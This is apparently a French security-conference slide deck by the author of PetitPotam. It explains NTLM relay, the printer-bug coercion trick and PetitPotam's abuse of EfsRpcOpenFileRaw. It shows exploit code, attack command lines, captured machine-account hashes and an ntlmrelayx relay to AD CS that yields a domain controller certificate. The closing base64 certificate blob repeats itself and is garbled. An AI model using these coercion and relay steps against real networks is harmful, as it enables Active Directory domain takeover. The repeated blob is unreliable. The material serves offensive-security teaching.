
PETITPOTAM DEVIENDRA GRAND

Topotam



WHOAMI

- **Lionel aka Topotam**
- **Auditeur Sécu Offensive at SOGETI ESEC**
- **I like:**
 - **IoT, Active Directory & Windows**
 - **PWN corporate networks and hardware things**
- **I'm not:**
 - **Graduated**
 - **OSCE, MVP, CISSP, CISA, CHFI, CEH, ISO, MCSA, CHFI, etc.**
 - **Politiquement correct ☺**




PETITE INTRODUCTION




- **PetitPotam est un programme qui permet de contraindre une machine Windows de s'authentifier avec son compte machine à une autre machine.**
- **En l'occurrence celle de l'attaquant ou celle qu'il a compromise.**
- **Cela permet d'effectuer ensuite toute une série d'attaques basées sur du relais NTLM.**

AUTHENTIFICATION NTLM



- Source: Blog de Pixis - <https://beta.hackndo.com/>

RELAIS NTLM




- Source: Blog de Pixis - <https://beta.hackndo.com/>

RELAIS NTLM

- **C'est bien tout ça mais pour faire du relais NTLM il faut qu'un client se connecte à notre machine, de gré ou de force.**
- **Des outils comme Responder ou MitM6 peuvent être utilisés pour forcer des utilisateurs ou des machines à se connecter à nous en exploitant certains protocoles:**
 - **LLMNR**
 - **mDNS**
 - **DHCPv6**
 - **Etc.**
- **Cependant, ces outils très utiles ne permettent pas de cibler précisément une machine en particulier, c'est au petit bonheur la chance.**
- **Et si il était possible de cibler n'importe quelle machine Windows et la forcer à s'authentifier à nous?**

COERCED AUTHENTICATION – MS-RPRN TRICK

- Découvert par @tifkin_ from SpecterOps
- Plus connus sous le nom de DEMENTOR ou du “PRINTERBUG/SpoolSample”.
- Il permet de contraindre une machine à s’authentifier à nous en utilisant son compte SYSTEM.
- Nécessite un compte AD valide pour être utilisé
- Ce trick exploite la fonction RemoteFindFirstPrinterChangeNotificationEx présente dans le protocole “Microsoft Print System Remote Protocol”
- Ce protocole est activé sur tous les serveurs et stations de travail Windows récentes(service Spooler) via le named pipe \pipe\spoolss.



COERCED AUTHENTICATION – MS-RPRN TRICK

```
root@cobalt:~# python demontor.py -u putin -p [REDACTED] -d RUSSIE 192.168.0.17 192.168.0.80
[*] connecting to 192.168.0.80
[*] bound to spoolss
[*] getting context handle ...
[*] sending RFFPCNEX ...
[-] exception DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] done!
root@cobalt:~#
```

```
[+] Generic Options:
Responder NIC           [eth0]
Responder IP            [192.168.0.17]
Challenge set           [112334455667788]
Don't Respond To Names ['ISATAP']
```

```
[+] Listening for events ...
```

```
[SMB] NTLMv2-SSP Client      : 192.168.0.80
```

```
[SMB] NTLMv2-SSP Username : RUSSIE\ADDS-2019$
```

[illegible]

COERCED AUTHENTICATION – MS-RPRN TRICK



Quelques inconvenients


- Le trick à maintenant presque trois ans
- Il commence à être très connu des bluetams
- Même si Microsoft a dit « Won't Fix! », il est possible de juste désactiver le service d'impression pour le rendre inopérant.
- A pris un énorme coup de visibilité avec les PrintNightmare et compagnie.
- Spooler Service maintenant très souvent désactivé

IL FAUT TROUVER UNE SOLUTION!

COERCED AUTHENTICATION – QUE FAIRE?!



COERCED AUTHENTICATION – PETITPOTAM



- Trouvé en lisant de la doc de Microsoft comme Tifkin
- De base, exploite la fonction EfsRpcOpenFileRaw dans “Encrypted File System Remote Protocol”.
- 6 – 7 autres fonctions vulnérables dans MS-EFSRPC
- Ce protocole est activé sur tous les serveurs et stations de travail Windows récentes via les named pipe `\pipe\efsrpc`(EFS Service) et `\pipe\lsarpc`(Universel).
- Ne nécessite pas de compte valide si on cible un DC non patché.
- Ne peut pas être mitigé en désactivant le service EFS.
- Microsoft said as usual « Demmerdez vous! »
- <https://github.com/topotam/PetitPotam>

COERCED AUTHENTICATION – PETITPOTAM

3.1.4.2.1 Receiving an EfsRpcOpenFileRaw Message (Opnum 0)

Article • 12/14/2021 • 3 minutes to read

Is this page helpful?

The EfsRpcOpenFileRaw method is used to open an encrypted object on the server for backup or restore. It allocates resources that MUST be released by calling the [EfsRpcCloseRaw](#) method.<38>

```
long EfsRpcOpenFileRaw(
    [in] handle_t binding_h,
    [out] PEXIMPORT_CONTEXT_HANDLE* hContext,
    [in, string] wchar_t* FileName,
    [in] long Flags
);
```

binding_h: An explicit [binding](#) handle created by the client. This is an RPC binding handle parameter, as specified in [\[C706\]](#) and [\[MS-RPCE\]](#) section 2.

hContext: An implementation-specific context handle that is used in subsequent calls by the client to the [EfsRpcReadFileRaw](#) method, [EfsRpcWriteFileRaw](#) method, or [EfsRpcCloseRaw](#) method.

FileName: An EFSRPC identifier, as specified in section [2.2.1](#).

Tout simple mais fallait le trouver

```
def EfsRpcOpenFileRaw(self, dce, listener):
    print("[+] Sending EfsRpcOpenFileRaw!")
    try:
        request = EfsRpcOpenFileRaw()
        request['fileName'] = '\\\\%s\\test\\SOGETI.ini\\x00' % listener
        request['Flag'] = 0
        #request.dump()
        resp = dce.request(request)
    except Exception as e:
        if str(e).find('ERROR_BAD_NETPATH') >= 0:
            print('[+] Got expected ERROR_BAD_NETPATH exception!!')
            print('[+] Attack worked!')
            sys.exit()
        if str(e).find('rpc_s_access_denied') >= 0:
            print('[+] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!')
            print('[+] OK! Using unpatched function!')
            print("[+] Sending EfsRpcEncryptFileSrv!")
            try:
                request = EfsRpcEncryptFileSrv()
                request['FileName'] = '\\\\%s\\test\\SOGETI.ini\\x00' % listener
                resp = dce.request(request)
            except Exception as e:
                if str(e).find('ERROR_BAD_NETPATH') >= 0:
```




PETITPOTAM – SOME USE CASE

PETITPOTAM AND NETNTLMV1

- Certains AD sont encore, malheureusement, configurés pour accepter les connexions en utilisant NTLMv1, qui est obsolète et faible.
- L'option "LAN Manager authentication level" is set to 2 or less
- Des Rainbow tables existent pour le challenge « 1122334455667788 » rendant possible l'obtention du hash NT correspondant au compte machine(crack.sh)
- Il est ensuite possible d'utiliser ce hash NT pour prendre le contrôle de la machine cible, DCSYNC(si DC hash), obtenir des TGS, etc.

```
[SMB] NTLMv1-SSP Client      : 192.168.0.80
[SMB] NTLMv1-SSP Username    : RUSSIE\ADDS-2019$
[SMB] NTLMv1-SSP Hash        : ADDS-2019$::RUSSIE:3981D923FBF7F2FD000000000000000000000000000000000000000000000000:E371BCB13B012025E5177C257EF69AB374C10C107E29A918:1122334455667788
[*] Skipping previously captured hash for RUSSIE\ADDS-2019$
```

PETITPOTAM AND AD-CERTIFICATE SERVICE

- **Récemment des chercheurs de specterops ainsi que « @iansus » de wavestone ont trouvés pas mal de moyens d'exploiter le service ADCS.**
- **L'une d'entre elle repose sur le fait de réclamer un certificat machine au service HTTP Certificate Authority Web Enrollment de l'ADCS en relayant une authentification machine obtenue via Petitpotam/MS-RPRN.**
- **Il est ensuite possible de réclamer un TGT et de profiter des droits de la machine ciblée.**
- **Si il s'agit d'un DC, il est donc possible de DCSYNC par exemple. Si c'est une machine autre, il est possible d'en prendre le contrôle.**

PETITPOTAM AND AD-CERTIFICATE SERVICE

```
impacket>(root@kali)~/opt/impacket
impacket>(root@kali)~/opt/impacket
# examples/ntlmrelayx.py --http://ca01/certsrv/certfnsh.asp --smb3support --ads --template DomainController
Impacket v0.9.24.dev1+20210727.163808.5ficed6d - Copyright 2021 SecureAuth Corporation

[*] Protocol Client RPC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] SMBD-Thread-4: Connection from OFFENSE/DC01$10.0.0.6 controlled, attacking target http://ca01
[*] HTTP server returned error code 200, treating as a successful login
[*] Authenticating against http://ca01 as OFFENSE/DC01$ SUCCEEDED
[*] Generating CSR ...
[*] CSR generated!
[*] Getting certificate ...
[*] GOT CERTIFICATE!
[*] Base64 certificate of user DC01$:
MIIRdQIBAzCCET8GCSqGSIb3DQEHAACCEAqEgHsMIIRdQCCB18GCSqGSIb3DQEHBqCCB1AwggdAgEAMIIRHQYJKoZIhvcNAQcMBWwGCIqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
7MC9vJJ+/eByJ7Dgzo2XIYst0kYkt/0+mWWErWzjgjb8DU/1CgKB6byx3XkbBLrPDwzPmb+/WtZ015NYik1QMKnL0XxcOP5bYdeIVKia62FrPzSgZR4Lxd9J1tqqpwZn78BhbUYN3WP+44Bp+j+Fo4BwDfofyoIuEogJ1mMwXNFsBMXehx66zvvYxqabJtbF63ozs5rx4mcAwME1yJMuvKGGrr6DRo1C
Vz43rW0ps1/50gS5fSGGugjP5an59qudFaaJ0f5bjrugh2bwpSozLsguU+cSeCMy77bCFRskXa/nr1UhcGeGdFX9j1MbMmbdubuySwE1oSiWCWdubz+/709IPn0qhiImLvsbgTSCA09bYbFNIEdwLbvmPZeQg4q7cGPak1BDRaonMOAaspjU0T6fSiZnHcTLq/L/EP7vTujJW7Jiu4tStmbZzN/vhBTY
k89jaQ18F/NzqALmVNOx2hvhVNLGvXSb4zL-LYdFL+Lrd3XD1yUP19zt2Fa7aeSLLJ2EL3q0QFfeeRQ80IC7ho84Se4LTF9hk/3bTyonRd8wZSpCgJ1nCMdy7VtXPLMKbxQnsLVruE6FPLG4036F/WctuNZyooqqwYX3buJ+FGuhI05DqNE3nPFzxQJqok1WrwJ2U0ybka94UFIDCS0JUCmUdE79B
NgkVFR8srHFvzxy931IMJnLburQGBmV/xhpj2K66X3YHPYhU/qncYjoRZCPf9Lgpbu0amqc2v2jxZt0U1o8tC4dReBN9I7Q9UKOrwtYdBNHdcLYuLV0KecR2CpDI5d+sRbDQAR44C04imoaobW/c8TNRvEvRoXSINMwCS0EU1fNVGbsI5EgH3yNF8xK1dHY1vo4Gmnhga3GbsTb6MLDybDnMDEhge
QNzo4E0wFXlL4QpVAAxOpYgXLoA04QmJUL9dNstjppJVfCL6vQ0VibCWZYRRqqrFQ4qK1Z6H00vU1BL8CRFXI/bxAFJ7rZvAT/LUwqyxerLRgs4Bcm+ymbjYzdtah8+Z6SvA9tTFHhIF3EBjvdbLXmcZ5LKgaUq1BRvBrN2Tj5sm7RNMQRXB7wFzV5/PLInGv0EEbh7Z1raVR4X7j++VqHeu13S
98NykKua3Awipk8MQNEKdHrIyH3W1oVzYHpdJiqMpcRFARuAT249hJBEXhwhs7rgdF1e/fC7LSfX8BAZAYFLAYEA3jccUdeYNWE/RF2YDhLmRqYhoyc8U2QqYmRjLbSywik1/EsoFKH0/6TB3pWkw/1EU3JBfKTWBG9pyXdzQzVJFLrPNBGMavL0ccP5P3QXggp6urOw3XPLc7WC/N4kwTJBZb36h
6cox7QBpj1DUBJdyzd7qBNCpFswCXTQwgnB8gkqhkiG9w0BBWgggmyBIIJrjCCCAowggmBgsqhkiG9w0BBWgCqGSIb3DQEAMQwDQgQIc9l++kD0GwIwCaggAIIHGhjnoQkLUyLBvWqALnv/YF5T5A9ZNaUC7EDMIYwfnEDsoWY+1fajEgQPjsKRX4bQYLaZpOzsK0g2zDIZ
pUWxoerFzj7A15URyLVbn192N97lvbXzbjNwyBB/1fyP+J0cWXURBQw2vIH0mPQv18ALLj2Wj4fXSY+SL+WPgWLD3uKldzR/Snd19+DZ01pqnXcP+zJLFFVLKwEc+0XZ7FP/27waugCksN7xqmbAgWhL32mYRcInZ26I2F4uFXKWoLWPsXBPVMCq3rRqW1ya+QW1WLn/TitYN5Rybv0g3Szb/k4
